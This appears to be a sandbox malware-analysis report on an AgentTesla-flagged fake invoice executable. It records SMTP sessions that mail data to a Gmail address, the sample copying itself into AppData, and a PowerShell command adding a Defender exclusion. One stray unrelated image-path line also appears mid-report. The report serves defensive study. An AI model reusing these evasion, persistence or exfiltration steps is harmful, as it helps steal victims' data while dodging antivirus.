May 26, 2023 11:30:19.844368935 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.874149084 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.874423027 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.875829935 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.875983953 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.876035929 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.876096964 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:19.906063080 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:19.910511017 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:30:20.000235081 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:37.596210957 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:37.624862909 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:37.625017881 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:37.843923092 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:37.844399929 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:37.873491049 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:37.875005007 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:37.904480934 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:37.904998064 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:37.935765028 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:37.936095953 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:37.964807034 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:37.968437910 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:38.037228107 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:38.054229975 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:38.055352926 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:38.083884954 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:38.084300041 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:38.087395906 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:38.087496996 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:38.087590933 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:38.087728024 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:30:38.116472006 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:38.116847038 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:38.121530056 CEST	587	49698	5.100.152.24	192.168.2.3
May 26, 2023 11:30:38.277170897 CEST	49698	587	192.168.2.3	5.100.152.24
May 26, 2023 11:31:59.308639050 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:31:59.379339933 CEST	587	49697	5.100.152.24	192.168.2.3
May 26, 2023 11:31:59.540105104 CEST	587	49697	5.100.152.24	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2023 11:31:59.540402889 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:31:59.543262005 CEST	49697	587	192.168.2.3	5.100.152.24
May 26, 2023 11:31:59.571962118 CEST	587	49697	5.100.152.24	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2023 11:30:19.081937075 CEST	52387	53	192.168.2.3	8.8.8.8
May 26, 2023 11:30:19.131423950 CEST	53	52387	8.8.8.8	192.168.2.3
May 26, 2023 11:30:19.144532919 CEST	56924	53	192.168.2.3	8.8.8.8
May 26, 2023 11:30:19.203860044 CEST	53	56924	8.8.8.8	192.168.2.3
May 26, 2023 11:30:37.406291962 CEST	60625	53	192.168.2.3	8.8.8.8
May 26, 2023 11:30:37.434777975 CEST	53	60625	8.8.8.8	192.168.2.3
May 26, 2023 11:30:37.544591904 CEST	49302	53	192.168.2.3	8.8.8.8
May 26, 2023 11:30:37.571331978 CEST	53	49302	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
May 26, 2023 11:30:19.081937075 CEST	192.168.2.3	8.8.8.8	0x835d	Standard query (0)	mail.gimpex-imerys.com	A (IP address)	IN (0x0001)	false
May 26, 2023 11:30:19.144532919 CEST	192.168.2.3	8.8.8.8	0x7714	Standard query (0)	mail.gimpex-imerys.com	A (IP address)	IN (0x0001)	false
May 26, 2023 11:30:37.406291962 CEST	192.168.2.3	8.8.8.8	0x539d	Standard query (0)	mail.gimpex-imerys.com	A (IP address)	IN (0x0001)	false
May 26, 2023 11:30:37.544591904 CEST	192.168.2.3	8.8.8.8	0xe6dd	Standard query (0)	mail.gimpex-imerys.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
May 26, 2023 11:30:19.131423950 CEST	8.8.8.8	192.168.2.3	0x835d	No error (0)	mail.gimpex-imerys.com	gimpex-imerys.com		CNAME (Canonical name)	IN (0x0001)	false
May 26, 2023 11:30:19.131423950 CEST	8.8.8.8	192.168.2.3	0x835d	No error (0)	gimpex-imerys.com		5.100.152.24	A (IP address)	IN (0x0001)	false
May 26, 2023 11:30:19.203860044 CEST	8.8.8.8	192.168.2.3	0x7714	No error (0)	mail.gimpex-imerys.com	gimpex-imerys.com		CNAME (Canonical name)	IN (0x0001)	false
May 26, 2023 11:30:19.203860044 CEST	8.8.8.8	192.168.2.3	0x7714	No error (0)	gimpex-imerys.com		5.100.152.24	A (IP address)	IN (0x0001)	false
May 26, 2023 11:30:37.434777975 CEST	8.8.8.8	192.168.2.3	0x539d	No error (0)	mail.gimpex-imerys.com	gimpex-imerys.com		CNAME (Canonical name)	IN (0x0001)	false
May 26, 2023 11:30:37.434777975 CEST	8.8.8.8	192.168.2.3	0x539d	No error (0)	gimpex-imerys.com		5.100.152.24	A (IP address)	IN (0x0001)	false
May 26, 2023 11:30:37.571331978 CEST	8.8.8.8	192.168.2.3	0xe6dd	No error (0)	mail.gimpex-imerys.com	gimpex-imerys.com		CNAME (Canonical name)	IN (0x0001)	false
May 26, 2023 11:30:37.571331978 CEST	8.8.8.8	192.168.2.3	0xe6dd	No error (0)	gimpex-imerys.com		5.100.152.24	A (IP address)	IN (0x0001)	false


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 26, 2023 11:30:19.492854118 CEST	587	49697	5.100.152.24	192.168.2.3	220-cp-uk-1.webhostbox.net ESMTP Exim 4.95 #2 Fri, 26 May 2023 09:30:19 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 26, 2023 11:30:19.493402958 CEST	49697	587	192.168.2.3	5.100.152.24	EHLO 675052

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 26, 2023 11:30:19.522346020 CEST	587	49697	5.100.152.24	192.168.2.3	250-cp-uk-1.webhostbox.net Hello 675052 [84.17.52.45] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 26, 2023 11:30:19.524163961 CEST	49697	587	192.168.2.3	5.100.152.24	AUTH login cWNsYWJAZ2ltcGV4LWltZXJ5cy5jb20=
May 26, 2023 11:30:19.553760052 CEST	587	49697	5.100.152.24	192.168.2.3	334 UGFzc3dvcmQ6
May 26, 2023 11:30:19.733593941 CEST	587	49697	5.100.152.24	192.168.2.3	235 Authentication succeeded
May 26, 2023 11:30:19.734699011 CEST	49697	587	192.168.2.3	5.100.152.24	MAIL FROM:<qclab@gimpex-imerys.com>
May 26, 2023 11:30:19.764169931 CEST	587	49697	5.100.152.24	192.168.2.3	250 OK
May 26, 2023 11:30:19.764425993 CEST	49697	587	192.168.2.3	5.100.152.24	RCPT TO:<obtxxxtf@gmail.com>
May 26, 2023 11:30:19.844118118 CEST	587	49697	5.100.152.24	192.168.2.3	250 Accepted
May 26, 2023 11:30:19.844368935 CEST	49697	587	192.168.2.3	5.100.152.24	DATA
May 26, 2023 11:30:19.874423027 CEST	587	49697	5.100.152.24	192.168.2.3	354 Enter message, ending with "." on a line by itself
May 26, 2023 11:30:19.876096964 CEST	49697	587	192.168.2.3	5.100.152.24	.
May 26, 2023 11:30:19.910511017 CEST	587	49697	5.100.152.24	192.168.2.3	250 OK id=1q2Tm7-003Omm-RL
May 26, 2023 11:30:37.843923092 CEST	587	49698	5.100.152.24	192.168.2.3	220-cp-uk-1.webhostbox.net ESMTP Exim 4.95 #2 Fri, 26 May 2023 09:30:37 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 26, 2023 11:30:37.844399929 CEST	49698	587	192.168.2.3	5.100.152.24	EHLO 675052
May 26, 2023 11:30:37.873491049 CEST	587	49698	5.100.152.24	192.168.2.3	250-cp-uk-1.webhostbox.net Hello 675052 [84.17.52.45] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 26, 2023 11:30:37.875005007 CEST	49698	587	192.168.2.3	5.100.152.24	AUTH login cWNsYWJAZ2ltcGV4LWltZXJ5cy5jb20=
May 26, 2023 11:30:37.904480934 CEST	587	49698	5.100.152.24	192.168.2.3	334 UGFzc3dvcmQ6
May 26, 2023 11:30:37.935765028 CEST	587	49698	5.100.152.24	192.168.2.3	235 Authentication succeeded
May 26, 2023 11:30:37.936095953 CEST	49698	587	192.168.2.3	5.100.152.24	MAIL FROM:<qclab@gimpex-imerys.com>
May 26, 2023 11:30:37.964807034 CEST	587	49698	5.100.152.24	192.168.2.3	250 OK
May 26, 2023 11:30:37.968437910 CEST	49698	587	192.168.2.3	5.100.152.24	RCPT TO:<obtxxxtf@gmail.com>
May 26, 2023 11:30:38.054229975 CEST	587	49698	5.100.152.24	192.168.2.3	250 Accepted
May 26, 2023 11:30:38.055352926 CEST	49698	587	192.168.2.3	5.100.152.24	DATA
May 26, 2023 11:30:38.084300041 CEST	587	49698	5.100.152.24	192.168.2.3	354 Enter message, ending with "." on a line by itself
May 26, 2023 11:30:38.087728024 CEST	49698	587	192.168.2.3	5.100.152.24	.
May 26, 2023 11:30:38.121530056 CEST	587	49698	5.100.152.24	192.168.2.3	250 OK id=1q2TmQ-003OrY-1t
May 26, 2023 11:31:59.308639050 CEST	49697	587	192.168.2.3	5.100.152.24	QUIT
May 26, 2023 11:31:59.540105104 CEST	587	49697	5.100.152.24	192.168.2.3	221 cp-uk-1.webhostbox.net closing connection

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: INVOICE_NO._29998172.exe PID: 6856, Parent PID: 3452

General

Target ID:	0
Start time:	11:29:56
Start date:	26/05/2023
Path:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
Imagebase:	0xa70000
File size:	694272 bytes
MD5 hash:	024997939B7CE9B28382176C0A70CEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.399658088.000000000407C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.399658088.0000000004975000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming\txQleCu.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	717EDD66	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\txQleCu.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	717EDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpEB82.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	717E7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INVOICE_NO._29998172.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72CAC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEB82.tmp	success or wait	1	717E6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\txQleCu.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 18 70 64 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 72 0a 00 00 24 00 00 00 00 00 00 fd fd 0a 00 00 20 00 00 00 fd 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELpd0r$ @ @	success or wait	3	717EDD66	CopyFileW
C:\Users\user\AppData\Roaming\txQleCu.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	717EDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEB82.tmp	0	1594	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </RegistrationInfo>	success or wait	1	717E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INVOICE_NO._29998172.exe.log	0	1302	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	72CAC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile

Analysis Process: powershell.exe PID: **6944**, Parent PID: **6856**

General

Target ID:	1
Start time:	11:30:06
Start date:	26/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\txQleCu.exe
Imagebase:	0x110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71745B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71745B28	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_q2kzcy2e.mex.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_it5td5e2.jr0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_q2kzcy2e.mex.ps1	success or wait	1	717E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_it5td5e2.jr0.psm1	success or wait	1	717E6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q2kzcy2e.mex.ps1	0	1	31	1	success or wait	1	717E1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_it5td5e2.jr0.psm1	0	1	31	1	success or wait	1	717E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 1b 14 00 00 19 00 00 00 fd 0e fd 05 fd 08 fd 08 fd 08 00 00 2b 01 6e 00 0a 00 fd 0e 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e+n@	success or wait	1	72C676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 50 00 00 00 0e 00 20 00	H<@^L"My:P	success or wait	17	72C676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	72C676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	72C676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	72C676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 16 3b 40 01 38 4d 40 01 3f 4d 40 01 1b 3b 40 01 19 3b 40 01 fd 3c 40 01 fd 3c 40 01 fd 3c 40 01 57 03 40 01 4d 03 40 01 fd 45 40 01 42 4d 40 01 fd 44 40 01 6d 45 40	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@!M@;M@D@D@@M@<M@$M@;@8M@?M@;@;@<@<@<@W@M@E@BM@D@mE@	success or wait	11	72C676FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7297CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	72981F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22372	success or wait	1	7298203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
